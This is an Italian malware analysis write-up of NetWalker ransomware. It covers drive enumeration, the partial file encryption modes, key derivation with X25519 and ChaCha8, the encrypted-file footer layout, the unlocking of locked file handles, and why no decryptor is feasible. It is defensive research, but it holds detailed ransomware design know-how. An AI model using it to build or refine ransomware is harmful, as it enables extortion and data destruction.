


La creazione dei due thread: uno per il dispatch ed uno per rimuovere i thread terminati

Al momento non vi è ancora lavoro per i thread.


Viene creato un file di manifesto per il riscatto nel desktop ed aperto con notepad.

Enumera i dischi locali e di rete e per ognuno di essi avvia un task di cifratura.



L'enumerazione dei dischi e i relativi task di cifratura

Il task per la cifratura dei dischi si aspetta come parametro un percorso (inizialmente le root dei dischi) ed usa `FindFirstFileEx` per enumerare tutte le cartelle ed i file in questo percorso. Per le cartelle, crea un nuovo task con il loro percorso mentre per i file chiama la procedura di cifratura.



Una parte della funzione di cifratura di un percorso, si vedono il passo ricorsivo (al centro in basso) e quello terminale. Inoltre è presente il controllo della whitelist in configurazione

La cifratura di un file

Nel file IDA allegato, la funzione di cifratura è chiamata `CryptFile`, e poichè piuttosto verbosa e lunga non mostriamo qui lo screenshot, ma ci limitiamo a descriverne il comportamento:

1. Gli attributi originali del file sono salvati e poi cambiati in `FILE_ATTRIBUTE_ARCHIVE`.
2. Il file è aperto con `CreateFileW` e, se questa fallisce, viene usata la procedura di unlocking (Se configurata).
Questa enumera tutti gli handle, considera solo quelli di tipo file e che non appartengono ai processi come indicato in configurazione, trova l'handle interessato e lo duplica chiudendolo nel processo sorgente (con `NtDuplicateHandle`) o chiudendolo poi definitivamente.
La cifratura è riprovata.
3. Viene recuperata la dimensione del file.
4. Viene letta l'ultima `DWORD` del file, se questa è `CRC32(pk1)`, il file è saltato. Questo controllo è fatto per saltare i file già cifrati.
5. In base alla dimensione del file viene scelto un modo (a meno che la configurazione non forzi un modo diverso da 0).
Il modo 0 cifra tre parti del file di dimensione `spsz`: una all'inizio, una a metà (all'offset: $[(spsz + size / 2 - 1) / spsz] * spsz$, che è una metà arrotondata per eccesso) ed una alla fine.

Il modo 1 è come il modo 0 ma cifra solo la parte all'inizio del file.

Il modo 2 cifra tutto il file.

6. La cifratura è fatta di ogni singolo pezzo usando le chiavi:

pkF, h_sharedF, sharedF = computeShared_Hash_Pk(pk1)

ogni pezzo è cifrato usualmente e riscritto *inplace* nel file

hmac_pezzo, pezzo_cifrato= hmac_and_encrypt(key = sharedF, iv = h_sharedF, data = pezzo_in_chiaro, len = len(pezzo_in_chiaro))

Gli HMAC sono collezionati in un buffer apposito.

7. Viene generato un buffer (detto *bufferX*) contenente

```
00: len id
04: id
XX: len of file original basename
XX: file original basename
```

Questo buffer è necessario per riottenere il nome originale del file, nel caso la cifratura dei nomi dei file sia attivata nella configurazione.

Questo buffer è cifrato con le stesse chiave, generate al punto 6, usate per cifrare i dati del file.

8. Viene creato un buffer, poi scritto alla fine del file, che ha la struttura:

```
XX: bufferX encrypted
XX: len of buffer
XX: hmac bufferX
-b8: hmacs of the encrypted file parts
-98: h_sharedF
-94: mode used
-90: spsz used
-24: buffer6C
-04: pkF
-00: CRC32(mpK)
```

Il buffer contiene *pkF*, necessaria per la decifratura del file (vedi sotto). Contiene inoltre tutte le informazioni su quali parti sono state cifrate, i loro HMAC e il CRC32 di **mpk**, per indicare che il file è già stato cifrato.

Notare che il buffer è strutturato per essere letto al contrario, dalla fine del file verso l'inizio.

Infine questo buffer contiene `buffer6C`, permettendo ai criminali di decifrare i file caricati, come prova della loro "onestà".

9. Il file viene rinominato (eventualmente cifrando il suo nome, se attivato dalla configurazione) per includere l'estensione `.<id>`.
10. Se nella cartella del file non è già presente un manifesto per il riscatto, questo viene creato.
11. Gli attributi originali del file sono ripristinati.


Per decifrare un file è necessario conoscere *sharedF*, siccome questa è generata con PK1, è possibile ottenerla con:

```
sharedF = X25519(secret1, pkF)
```



per cui *secret1* è la chiave necessaria per la decifratura dei file e questo spiega il motivo per cui è stata cifrata con tanta cura nella preparazione.

 contenuto del file

dati in verde cifrati



payload appeso

-  Chiave chacha8 e HMAC-SHA256
-  Chiave pubblica X25519

La struttura, semplificata, di un file cifrato da NetWalker

Esiste la possibilità di un decryptor?

La risposta è: No!

La generazione di `secret1` usa `GetSystemTimeAsFileTime` come seed, ci si può chiedere se sia possibile predisporre un attacco bruteforce.

In fin dei conti, poco dopo la generazione di `secret1` viene creato il file di manifesto nel desktop, per cui la sua data di creazione non sarà mai troppo lontana dal seed usato (probabilmente un secondo, pari a 10 milioni di possibili valori di seed, è sufficiente).

Un analista può recuperare dalla vittima il valore $CRC32(pk1)$, ed enumerare tutti i valori del seed fino a che $CRC32(X25519(\text{make_sk}(\text{candidate_seed}), B9))$ non è uguale al valore recuperato.

Nel caso lo sia, si può procedere alla conferma, generando $\text{sharedF} = X25519(\text{make_sk}(\text{candidate_seed}), pkF)$ e verificando se i pezzi sono stati correttamente decifrati (grazie agli HMAC).

Tuttavia `RtlRandomFunctionEx` non usa solo il seed per generare il numero casuale.

Essa ha un pool di entropia di 128×4 byte e quindi non è possibile solo dal seed riottenere la stessa sequenza di numeri casuali usata da NetWalker.

```

mov     edi, [ebp+seed]
mov     eax, [edi]           ; eax = seed low
mov     esi, states_i
mov     ecx, 7FFFFFFDh
mul     ecx                 ; edx:eax = seed low * K1
push    0
and     esi, 7Fh           ; i = states_i & 0x7F
add     eax, 7FFFFFFC3h    ; edx:eax = seed low * k1 + k2
push    7FFFFFFFh
adc     edx, 0
push    edx
push    eax
call    _aullrem           ; edx:eax = (seed low * k1 + k2) % k3
mov     [edi], eax         ; seed low = (seed low * k1 + k2) % k3
lea     ecx, states[esi*4] ; ecx = states + (states_i & 0x7F)
xchg   eax, [ecx]         ; swap(states[states_i & 0x7F], (seed low * k1 + k2) % k3)
mov     ecx, eax
mov     edx, offset states_i
lock xadd [edx], ecx      ; states_i += previous states[i & 0x7F]
pop     edi
pop     esi
pop     ebp
retn   4

```

L'implementazione di `RtlRandomEx`

I database IDA

Condividiamo per comodità i DB IDA utilizzati, per facilitare il lettore nel seguire l'articolo.

Link: Scarica i [DB IDA](#)